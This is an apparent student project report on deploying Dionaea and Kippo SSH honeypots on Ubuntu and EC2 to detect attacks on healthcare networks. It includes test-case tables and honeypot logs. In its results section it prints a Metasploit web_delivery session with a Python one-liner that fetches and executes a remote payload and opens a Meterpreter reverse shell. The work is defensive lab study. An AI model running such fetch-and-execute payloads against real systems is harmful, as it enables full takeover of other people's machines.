**VMware Workstation** is a hosted hypervisor that runs on x64 versions of Windows and Linux operating systems (an x86 version of earlier releases was available); it enables users to set up virtual machines (VMs) on a single physical machine, and use them simultaneously along with the actual machine. Each virtual machine can execute its own operating system, including versions of Microsoft Windows, Linux, BSD, and MS-DOS. VMware Workstation is developed and sold by VMware, Inc., a division of Dell Technologies. There is a free-of-charge version, VMware Workstation Player, for non-commercial use. An operating systems license is needed to use proprietary ones such as Windows. Ready-made Linux VMs set up for different purposes are available from several sources.

VMware Workstation supports bridging existing host network adapters and sharing physical disk drives and USB devices with a virtual machine. It can simulate disk drives; an ISO image file can be mounted as a virtual optical disc drive, and virtual hard disk drives are implemented as .vmdk files.

VMware Workstation Pro can save the state of a virtual machine (a "snapshot") at any instant. These snapshots can later be restored, effectively returning the virtual machine to the saved state, as it was and free from any post-snapshot damage to the VM.

VMware has been used to install Ubuntu 14.04 in order to run Honeypot System.



#### 4.2.4.2.2 Amazon Web Services (AWS) EC2 instance

## Sample EC2 Server Setup for Dionaea

4. For Asia Pacific use the AMI ami-7289cd20 (Pick an AMI with root store 'ebs' and arch 32-bit), then push Select\*\*
5. Make sure to change the Instance Type to Micro (from Small), otherwise you will be charged, and push Continue
6. Continue until you are prompted to Create a Key Pair, choose a name and Create and Download Your Key Pair (save this file somewhere safe for later), push Continue .
7. Choose to Create a New Security Group, for Create a new rule choose All TCP and Source choose 0.0.0.0/0. Enter whatever you like in Name/Description. Push Add Rule
8. Push Continue and then Launch




Figure 4.2.4.2.2: EC2 instance setup for Dionaea and Kippo SSH


#### 4.2.4.2.3 Honeypot Systems

All organizational networks are vulnerable to a variety of exploits that can compromise their intended operations. The challenges of securing networks in the face of intruders have become overwhelming and are still growing. Honeypot Intrusion Detection System (IDS) is an attempt

to overcome shortcomings of tradition systems towards a more safe and secure environment. A honeypot is a program, machine, or system put on a network as bait for attackers. The idea of the system is to deceive the attacker by making the honeypot seem like a legitimate system. Honeynets are useful to expose current vulnerabilities of the organization. Honeypots return highly valuable data that is much easier to interpret than that of IDS (Intrusion Detection System). The information gathered from honeypots is used by the administration to protect their system from potential attacks.

**Dionaea:** Dionaea is the successor of Nepenthes and is used as a malware capturing honeypot initially developed under The Honeynet Project's 2009 Google Summer of Code (GSoC). Dionaea's job is to trap malware exploiting vulnerabilities exposed by services offered over a network, and ultimately obtain a copy of the malware in the binaries and analyze them. Server Message Block (SMB) is the main protocol offered by Dionaea. SMB has been able to capture remote exploitable bugs, and is a very popular target for worms. The system supports HTTP and HTTPS on port 80. Dionaea provides a basic FTP server on port 21. It allows creation of directories, and uploading and downloading of files. Dionaea provides a TFTP server on port 60 which can be used to serve files. Dionaea implements the Tabular Data Stream protocol which is used by Microsoft SQL Server. Developed as part of GSoC 2011 by PhiBo, the VoIP protocol used in Dionaea is the Session Initial Protocol (SIP). This module does not connect to an external VoIP registrar / server, rather it simply waits for incoming SIP messages to log all data as incidents or binary data dumps, and reacts accordingly. Dionaea uses LibEmu to detect and evaluate payloads sent by attackers in order to obtain a copy of the malware. LibEmu is used detect, measure, and if necessary, execute the shellcode. Shellcode measurement / profiling are performed by executing the shellcode in LibEmu VM, and recording API calls and arguments.





```
Terminal
aasthay1705@ubuntu: ~
Unpacking dionaea-phibo (0.1.0+git20140716+919-0ubuntu3~trusty) ...
Processing triggers for ureadahead (0.100.0-16) ...
Setting up liblcfg (1:0.2.1+git20121005+24-0ubuntu1~trusty) ...
Setting up dionaea-phibo (0.1.0+git20140716+919-0ubuntu3~trusty) ...
Processing triggers for libc-bin (2.19-0ubuntu6) ...
Processing triggers for ureadahead (0.100.0-16) ...
aasthay1705@ubuntu:~$ sudo service dionaea-phibo start

Dionaea Version 0.1.0
Compiled on Linux/x86_64 at Aug 20 2014 17:08:40 with gcc 4.8.2
Started on ubuntu running Linux/x86_64 release 3.13.0-113-generic

[03042017 04:07:54] dionaea dionaea.c:245: User dionaea has uid 117
[03042017 04:07:54] dionaea dionaea.c:264: Group dionaea has gid 125

aasthay1705@ubuntu:~$ dionaea -l all,-debug -L '*'

Dionaea Version 0.1.0
Compiled on Linux/x86_64 at Aug 20 2014 17:08:40 with gcc 4.8.2
Started on ubuntu running Linux/x86_64 release 3.13.0-113-generic

[03042017 04:12:46] dionaea dionaea.c:540: lcfg error: open(): No such file or directory
```

Figure 4.2.4.2.3: Dionaea Setup

**Kippo SSH:** Kippo is a medium interaction SSH honeypot designed to log brute force attacks and, most importantly, the entire shell interaction performed by the attacker. SSH protocol can be used to perform a secure remote login over an insecure network to access a remote shell. In order to study the activities performed by attackers after they compromised a system with an SSH server, we can use a Kippo honeypot. Kippo allows an attacking entity to attempt a login to the system, believing it is entering into a legitimate SSH session with the server. Now the attacker tries to guess the password and upon successful guessing of the password, the attacker is then moved into a fake system with which they can interact. Kippo SSH honeypot is placed before any administrative systems so the attacker is logged on to it assuming it's a legitimate system. In this fake system, all interactions with the shell are monitored and recorded. The system also allows the use of wget and other commands commonly used to fetch or download files. The main objective of the implementation is to bring to the attacker the impression of navigating the real system of the organization. IT security can give a view on the basis of the command

given by him – for what purpose it was hacked, which data the attacker was trying to get, and what techniques were used.

## 5. Results and Discussion

### 5.1 Sample Test Cases

|                        |  |
|------------------------|--|
| Test Case ID           | T001   |
| Test Engineer          | Sarthak  |
| Test Date              | 15-04-2017   |
| Module                 | Linux Distro (Ubuntu 14.04)  |
| Purpose                | To check if the distro is running  |
| Pre-conditions         | The image of the Linux distribution (Ubuntu 14.04) should be installed using virtualization software                                   |
| Steps to be reproduced | <ol style="list-style-type: none"><li>1. Open the virtualization software</li><li>2. Start the virtual machine of the distro</li></ol> |
| Expected Outcome       | Ubuntu 14.04 runs  |
| Actual Outcome         | Ubuntu 14.04 runs  |
| Result                 | PASS   |

Table 5.1.1 Test Case 1

|                        |  |
|------------------------|--|
| Test Case ID           | T002   |
| Test Engineer          | Aastha   |
| Test Date              | 15-04-2017   |
| Module                 | Dionaea honeypot   |
| Purpose                | Check if the honeypot is configured properly   |
| Pre-conditions         | <ol style="list-style-type: none"> <li>1. The virtual machine should be running</li> <li>2. The honeypot should be installed in the virtual machine</li> </ol> |
| Steps to be reproduced | Check the dionaea.conf for the configuration of logging, ports, protocols, and other modules.  |
| Expected Outcome       | Configured properly  |
| Actual Outcome         | Configured properly  |
| Result                 | PASS   |

Table 5.1.2 Test Case 2

|                        |   |
|------------------------|---|
| Test Case ID           | T003  |
| Test Engineer          | Aastha  |
| Test Date              | 16-04-2017  |
| Module                 | Dionaea honeypot  |
| Purpose                | Check if the honeypot is running and listening on ports   |
| Pre-conditions         | <ol style="list-style-type: none"> <li>1. The virtual machine should be running</li> <li>2. The honeypot should be installed and the machine should be connected to the internet.</li> </ol>                |
| Steps to be reproduced | <ol style="list-style-type: none"> <li>1. The command to the run the honeypot must be entered.</li> <li>2. Netstat command should be used for checking the processes listening on various ports.</li> </ol> |
| Expected Outcome       | The honeypot is running and is listening on ports   |
| Actual Outcome         | The honeypot is running and is listening on ports   |
| Result                 | PASS  |

Table 5.1.3 Test Case 3

|                        |  |
|------------------------|--|
| Test Case ID           | T004   |
| Test Engineer          | Sarthak  |
| Test Date              | 16-04-2017   |
| Module                 | Dionaea honeypot   |
| Purpose                | Check if log file logs properly  |
| Pre-conditions         | <ol style="list-style-type: none"> <li>1. The virtual machine should be running</li> <li>2. The log file should be configured</li> </ol> |
| Steps to be reproduced | <ol style="list-style-type: none"> <li>1. Run Dionaea</li> <li>2. Open the log file</li> </ol>   |
| Expected Outcome       | Logs of errors, debug, warnings, or malware should be there.   |
| Actual Outcome         | Errors and warnings are logged.  |
| Result                 | PASS   |

Table 5.1.4 Test Case 4

|                        |   |
|------------------------|---|
| Test Case ID           | T005  |
| Test Engineer          | Sarthak   |
| Test Date              | 20-04-2017  |
| Module                 | Metasploit penetration testing module   |
| Purpose                | To check if metasploit is running   |
| Pre-conditions         | <ol style="list-style-type: none"> <li>1. Kali linux must be installed in another virtual machine</li> <li>2. Metasploit should be installed</li> </ol>             |
| Steps to be reproduced | <ol style="list-style-type: none"> <li>1. Start metasploit using msfconsole</li> <li>2. Bind the host IP address and port</li> <li>3. Choose the exploit</li> </ol> |
| Expected Outcome       | The host IP address and port are bound, exploit chosen  |
| Actual Outcome         | The host IP address and port are bound, exploit chosen  |
| Result                 | PASS  |

Table 5.1.5 Test Case 5

|                        |  |
|------------------------|--|
| Test Case ID           | T006   |
| Test Engineer          | Sarthak  |
| Test Date              | 20-04-2017   |
| Module                 | Metasploit payload   |
| Purpose                | Check if the malware payload is ready  |
| Pre-conditions         | <ol style="list-style-type: none"> <li>1. Virtual machine with Kali linux installed should be running</li> <li>2. The metasploit payload must be chosen</li> </ol> |
| Steps to be reproduced | <ol style="list-style-type: none"> <li>1. Navigate to the host IP using browser</li> <li>2. Download payload from there</li> </ol>                                 |
| Expected Outcome       | Payload gets downloaded  |
| Actual Outcome         | Payload gets downloaded  |
| Result                 | PASS   |

Table 5.1.6 Test Case 6

|                        |  |
|------------------------|--|
| Test Case ID           | T007   |
| Test Engineer          | Aastha   |
| Test Date              | 20-04-2017   |
| Module                 | Metasploit   |
| Purpose                | Check if the Ubuntu virtual machine can be taken over using the payload  |
| Pre-conditions         | <ol style="list-style-type: none"> <li>1. Kali Linux with metasploit should be running</li> <li>2. The command to get the payload from Kali to run on Ubuntu must be available.</li> <li>3. Internet connection should be there</li> </ol> |
| Steps to be reproduced | Enter the command given by the metasploit console in Ubuntu, specifying host IP address and Malware URL  |
| Expected Outcome       | Ubuntu system gets taken over by the user of the Kali system   |
| Actual Outcome         | Kali system gets control of the Ubuntu system  |
| Result                 | PASS   |

Table 5.1.7 Test Case 7



|                        |   |
|------------------------|---|
| Test Case ID           | T008  |
| Test Engineer          | Aastha  |
| Test Date              | 20-04-2017  |
| Module                 | Metasploit and Dionaea  |
| Purpose                | Check if the honeypot logs the metasploit attack  |
| Pre-conditions         | <ol style="list-style-type: none"> <li>1. Ubuntu and Kali VMs must be running.</li> <li>2. Dionaea honeypot on the Ubuntu VM should be running, and Metasploit on the Kali VM should be running.</li> <li>3. The payload must be ready</li> </ol> |
| Steps to be reproduced | <ol style="list-style-type: none"> <li>1. Enter the command given by the metasploit console in Ubuntu, specifying host IP address and Malware URL</li> <li>2. Open the Dionaea logs</li> </ol>  |
| Expected Outcome       | The malware is logged   |
| Actual Outcome         | The malware is logged   |
| Result                 | PASS  |

Table 5.1.8 Test Case 8

|                        |  |
|------------------------|--|
| Test Case ID           | T009   |
| Test Engineer          | Aastha   |
| Test Date              | 20-04-2017   |
| Module                 | VirusTotal API in Dionaea  |
| Purpose                | Check if VirusTotal is configured properly, and if it scans the malware collected  |
| Pre-conditions         | <ol style="list-style-type: none"> <li>1. Dionaea must be running in Ubuntu VM</li> <li>2. Malware must be detected</li> <li>3. VirusTotal API key must be configured in dionaea.conf</li> </ol> |
| Steps to be reproduced | <ol style="list-style-type: none"> <li>1. Log malware</li> <li>2. Check VirusTotal scans</li> </ol>  |
| Expected Outcome       | The malware is scanned and the report is stored in the VirusTotal database.  |
| Actual Outcome         | The report for the malware is generated.   |
| Result                 | PASS   |

Table 5.1.9 Test Case 9

|                        |   |
|------------------------|---|
| Test Case ID           | T010  |
| Test Engineer          | Aastha  |
| Test Date              | 21-04-2017  |
| Module                 | Kippo SSH   |
| Purpose                | To check if Kippo honeypot runs and creates a fake filesystem for intruders   |
| Pre-conditions         | <ol style="list-style-type: none"> <li>1. Kippo honeypot must be installed and configured on Ubuntu VM</li> <li>2. The Kippo must be running</li> </ol> |
| Steps to be reproduced | <ol style="list-style-type: none"> <li>1. Attacker uses SSH to try to connect to the Ubuntu VM, to gain malicious access</li> </ol>                     |
| Expected Outcome       | The attacker encounters the fake filesystem   |
| Actual Outcome         | The attacker encounters the fake filesystem   |
| Result                 | PASS  |

Table 5.1.10 Test Case 10

|                        |  |
|------------------------|--|
| Test Case ID           | T011   |
| Test Engineer          | Aastha   |
| Test Date              | 21-04-2017   |
| Module                 | Kippo SSH  |
| Purpose                | To check if Kippo honeypot logs the activities of the attacker in the fake filesystem, and the attacker's geolocation  |
| Pre-conditions         | <ol style="list-style-type: none"> <li>1. Kippo honeypot must be installed and configured on Ubuntu VM</li> <li>2. The Kippo must be running, and an attacker should have encountered the fake filesystem</li> </ol> |
| Steps to be reproduced | <ol style="list-style-type: none"> <li>1. The kippo logs must be checked</li> </ol>  |
| Expected Outcome       | The attackers activities, such as commands run in the fake filesystem, and his geolocation should be logged  |
| Actual Outcome         | The attackers activities, such as commands run in the fake filesystem, and his geolocation are logged  |
| Result                 | PASS   |

Table 5.1.11 Test Case 11

## 5.2 Summary of the Result

### 5.2.1 Performance Metrics

The performance of the system is based on its ability to log as much intruder activity as it could to successfully inform the administration or an IT department inside hospital organization of a malicious activity detected.

### 5.2.2 Results obtained

Dionaea gains location of the file the attacker wants it to download from the shell code and it tries the download the file. The protocol to download files via tftp and ftp are implemented in python (ftp.py and tftp.py) as a part of Dionaea. Dionaea can then http/POST the file to several services like CWSandbox, Norman Sandbox or VirusTotal. We used our Dionaea setup to perform a metasploit attack and check the dionaea.log to see it logs the information. Attackers do not seek your service, attackers want to exploit you, they'll chat with the service for some packets, and afterwards sent a payload. dionaea has to detect and evaluate the payload to be able to gain a copy of the malware. In order to do so, dionaea uses libemu.

```
[*] Started reverse handler on 192.168.22.128:4444
[*] Using URL: http://0.0.0.0:8080/8yaE0zDnBvrI
[*] Local IP: http://192.168.22.128:8080/8yaE0zDnBvrI
[*] Server started.
[*] Run the following command on the target machine:
python -c "import urllib2; r = urllib2.urlopen('http://192.168.22.128:8080/8yaE0zDnBvrI'); exec(r.read());"
msf exploit(web_delivery) > [*] 192.168.22.129 web_delivery - Delivering Payload
[*] Sending stage (18558 bytes) to 192.168.22.129
[*] Meterpreter session 1 opened (192.168.22.128:4444 -> 192.168.22.129:39843) at 2017-04-24 13:32:33 +0530
sessions -l

Active sessions
=====
Id  Type
--  ---
1   meterpreter python/python root @ ubuntu 192.168.22.128:4444 -> 192.168.22.129:39843 (192.168.22.129)

msf exploit(web_delivery) > sessions -il
```

Figure 5.2.2.1: Metasploit Exploitation performed

```
[22042017 18:06:00] RPCVULN : got the DCERPC request for NetPathCanonicalize.
MS08-067 exploit?
[22042017 18:06:18] RPCVULN : got the DCERPC request for NwOpenEnumNdsSubTrees.
MS06-066 exploit?
[22042017 18:06:25] RPCVULN : got the DCERPC request for NwChangePassword.
MS06-066 exploit?
[22042017 18:06:45] RPCVULN : got the DCERPC request for RemoteActivation.
MS03-026 exploit?
```

Figure 5.2.2.2: Dionaea.log spits out the information

The honeypot Dionaea also already supports shell emulation and ftp/http/tftp downloads of malware. From figure 5, the script command generated by this exploit on the target, we are able to get complete control of the system including keystroke

logging, turning on microphone to hear and reading or deleting any files on the system. SMB is the main protocol offered by Dionaea. SMB has a decent history of remote exploitable bugs, and is a very popular target for worms. And, Figure 6 is the log file of Dionaea that logs a possible MS08-067 exploit.

Dionaea also has a virustotal module to automatically submit the suspicious files and prepare a malware analysis report for the same. In the figure below (7), the file downloaded from the url in Figure 5, undergoes virustotal scan for malware behaviour.




Figure 5.2.2.3: VirusTotal scan of the file

Next we track malicious activity of an intruder with Kippo SSH set up on port 22. From the figure 8, we can see the intruder's activity logged on kippo.log. This includes username and passwords entered including the add, modify and deleting commands run by the intruder on the files of the fake file system. The system also allows the use of wget and other commands commonly used to fetch or download files, as well as a base set of utilities. It saves the files downloaded with wget for later investigation dl folder of logs.

```

root@ubuntu: /home/kippo/kippo/log
GNU nano 2.2.6                                File: kippo.log

2017-04-29 18:01:39+0530 [kippo.core.ssh.HoneyPotSSHFactory] New connection: 127.0.0.1:55937 (127.0.0.1:22) [session: 1]
2017-04-29 18:01:39+0530 [HoneyPotTransport,1,127.0.0.1] Remote SSH version: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.8
2017-04-29 18:01:39+0530 [HoneyPotTransport,1,127.0.0.1] kex alg, key alg: diffie-hellman-group-exchange-sha1 ssh-rsa
2017-04-29 18:01:39+0530 [HoneyPotTransport,1,127.0.0.1] outgoing: aes128-ctr hmac-md5 none
2017-04-29 18:01:42+0530 [HoneyPotTransport,1,127.0.0.1] incoming: aes128-ctr hmac-md5 none
2017-04-29 18:01:42+0530 [HoneyPotTransport,1,127.0.0.1] NEW KEYS
2017-04-29 18:01:42+0530 [SSHService ssh-userauth on HoneyPotTransport,1,127.0.0.1] starting service ssh-userauth
2017-04-29 18:01:42+0530 [SSHService ssh-userauth on HoneyPotTransport,1,127.0.0.1] root trying auth none
2017-04-29 18:01:51+0530 [SSHService ssh-userauth on HoneyPotTransport,1,127.0.0.1] root trying auth keyboard-interactive
2017-04-29 18:01:51+0530 [SSHService ssh-userauth on HoneyPotTransport,1,127.0.0.1] login attempt [root/aasthayad95] failed
2017-04-29 18:01:51+0530 [SSHService ssh-userauth on HoneyPotTransport,1,127.0.0.1] root failed auth keyboard-interactive
2017-04-29 18:01:51+0530 [SSHService ssh-userauth on HoneyPotTransport,1,127.0.0.1] unauthorized login:
2017-04-29 18:01:55+0530 [SSHService ssh-userauth on HoneyPotTransport,1,127.0.0.1] root trying auth keyboard-interactive
2017-04-29 18:01:55+0530 [SSHService ssh-userauth on HoneyPotTransport,1,127.0.0.1] login attempt [root/123456] succeeded
2017-04-29 18:01:55+0530 [SSHService ssh-userauth on HoneyPotTransport,1,127.0.0.1] root authenticated with keyboard-interactive
2017-04-29 18:01:55+0530 [SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] starting service ssh-connection
2017-04-29 18:01:55+0530 [SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] got channel session request
2017-04-29 18:01:55+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] channel open
2017-04-29 18:01:55+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] got global no-more-sessions@openssh.com request
2017-04-29 18:01:55+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] pty request: xterm (31, 81, 0, $
2017-04-29 18:01:55+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] Terminal size: 31 81
2017-04-29 18:01:55+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] request_env: '\x00\x00\x00\x04LS
2017-04-29 18:01:55+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] getting shell
2017-04-29 18:01:55+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] Opening TTY log: log/tty/201704$
2017-04-29 18:01:56+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] /etc/motd resolved into /etc/no$
2017-04-29 18:03:49+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] CMD: useradd manthangandhi
2017-04-29 18:03:49+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] Command found: useradd manthang$
2017-04-29 18:09:37+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] CMD: ls
2017-04-29 18:09:37+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] Command found: ls
2017-04-29 18:13:04+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] CMD: wget http://ftp.gnu.org/gn$
2017-04-29 18:13:04+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] Command found: wget http://ftp.$
2017-04-29 18:13:04+0530 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,1,127.0.0.1] Starting factory <HTTPProgressDown$
2017-04-29 18:13:05+0530 [HTTPPageDownloader.client] Saving URL (http://ftp.gnu.org/gnu/wget/wget-1.5.3.tar.gz) to dl/20170429181304_http__ftp$
2017-04-29 18:13:09+0530 [HTTPPageDownloader.client] Updating realfile to dl/20170429181304_http__ftp_gnu_wget_wget-1.5.3.tar.gz
2017-04-29 18:13:09+0530 [HTTPPageDownloader.client] Stopping factory <HTTPProgressDownloader: http://ftp.gnu.org/gnu/wget/wget-1.5.3.tar.gz>

Get Help      WriteOut      Read File     Prev Page     Cut Text      Cur Pos
Exit          Justify      Where Is      Next Page     UnCut Text    To Spell

```

Figure 5.2.2.4: Intruder’s activity on Kippo on the fake file system

| Essential Information     | Log File  |
|---------------------------|-----------|
| wget commands             | dl/       |
| Username attempt          | mysql.sql |
| Password attempt          | mysql.sql |
| Session ID                | log/tty/  |
| Session Timestamp         | log/tty/  |
| Fake file system contents | honeysfs/ |

Table 5.2.1: Kippo’s logged contents

Table 1 includes the location of all the essential information logged about the intruder’s activity on the fake file system .

| <b>Honeypot System</b> | <b>Hacker Activity</b>   | <b>Potential Vulnerability/Hackable Device</b>   | <b>Honeypot Solution</b>   |
|------------------------|--|--|--|
| <b>Dionaea</b>         | <b>Send an email with a payload using Metasploit Exploit that runs on the medical device</b> | <b>Exposed Networking gear and admin computers of Healthcare organizations to exploit critical medical devices</b> | <b>Logs the downloaded payloads and performs the analysis on malware detected using VirusTotal, CWSandbox etc.</b>                                 |
| <b>Kippo SSH</b>       | <b>Successful SSH and web logins on critical medical devices</b>                             | <b>Secure Server of the organization</b>   | <b>Logs the activity of the intruder including IP activity, geological location, inputs, password and usernames tried on the fake file system.</b> |

Table 5.2.2: Honeypot Systems as security mechanism

Table 2 explains how honeypots act as a security mechanism to intruder's activity in an attempt to gain access to medical devices to modify or sweep away patient's critical information.

## 6. Conclusion, Limitations and Scope for future Work

The work concludes that Dionaea and Kippo SSH honeypot system act as an effective security mechanism placed in the DMZ to trap malware and to perform reports of malware analysis on logged binaries. They can also be used to log all activities of an attacker on the shell. This system can also be used to send emails to the administrative department in the healthcare organization so that they may be notified of the intruder's activities. Cybersecurity knowledge for healthcare organizations is important for the hospital staff. They have to be trained to understand the aspects of it. A secure and safe environment for patients is the goal of cybersecurity.

## References

[1] Major Cyberattacks On Healthcare Grew 63% In 2016 [Online]. Available: <http://www.darkreading.com/attacks-breaches/major-cyberattacks-on-healthcare-grew-63--in-2016/d/d-id/1327779>



[2] Bill Hancock , John W. Rittinghouse,” Cybersecurity Operations Handbook: The Definitive Reference on Operational Cybersecurity”, Elsevier Science Inc., New York, NY, 2003

[3] Dionaeea – A Malware Capturing Honeypot [Online]. Available: <https://www.edgis-security.org/honeypot/dionaeea/>

[4] Why healthcare is a vulnerable sector for cyber attack – and what can be done about it [Online]. Available: <http://www.appstechnews.com/news/2017/jan/17/why-healthcare-vulnerable-sector-cyber-attack-and-what-can-be-done-about-it/>

[5] Health Care Cyberthreat Report: Widespread Compromises Detected, Compliance Nightmare on Horizon [Online]. Available: <https://www.sans.org/reading-room/whitepapers/analyst/health-care-cyberthreat-report-widespread-compromises-detected-compliance-nightmare-horizon-34735>

[6] Niels Provos , Thorsten Holz, “Virtual honeypots: from botnet tracking to intrusion detection “, Addison-Wesley Professional, 2007

[7] Dionaeea Documentation [Online]. Available: <http://dionaeea.readthedocs.io/en/latest/old/exploitation.html>

[8] Ioannis Koniaris, Georgios Papadimitriou, Petros Nicopolitidis, Mohammad Obaidat, “Honeypots Deployment for the Analysis and Visualization of Malware Activity and Malicious Connections”, June 2014

[9] Cybersecurity for Hospitals and Healthcare Facilities: A Guide to Detection Facilities, Luis Ayala, pp 21-29

[10] Healthcare top target for cyberattacks in 2017, Experian predicts [Online]. Available: <http://www.healthcareitnews.com/news/healthcare-top-target-cyberattacks-2017-experian-predicts>

[11] David Pérez Conde, “Deploying Honeypots and the Security Architecture of a Fictitious Company”, February 2005, pp 11

[12] Lata, Indu Kashyap, “Study and Analysis of Network based Intrusion Detection System”, Vol. 2, Issue 5, May 2013

[13] Intrusion Detection Systems in Hospitals - Infosec Writers [Online]. Available: [http://www.infosecwriters.com/text\\_resources/pdf/IDS\\_JBarnes.pdf](http://www.infosecwriters.com/text_resources/pdf/IDS_JBarnes.pdf)

[14] Anomaly Based Intrusion Detection System: Wikipedia [Online]. Available: [https://en.wikipedia.org/wiki/Anomaly-based\\_intrusion\\_detection\\_system](https://en.wikipedia.org/wiki/Anomaly-based_intrusion_detection_system)

[15] Tracking Attackers with a Honeypot – part 2 (Kippo) [Online]. Available: <http://resources.infosecinstitute.com/tracking-attackers-honeypot-part-2-kippo/#gref>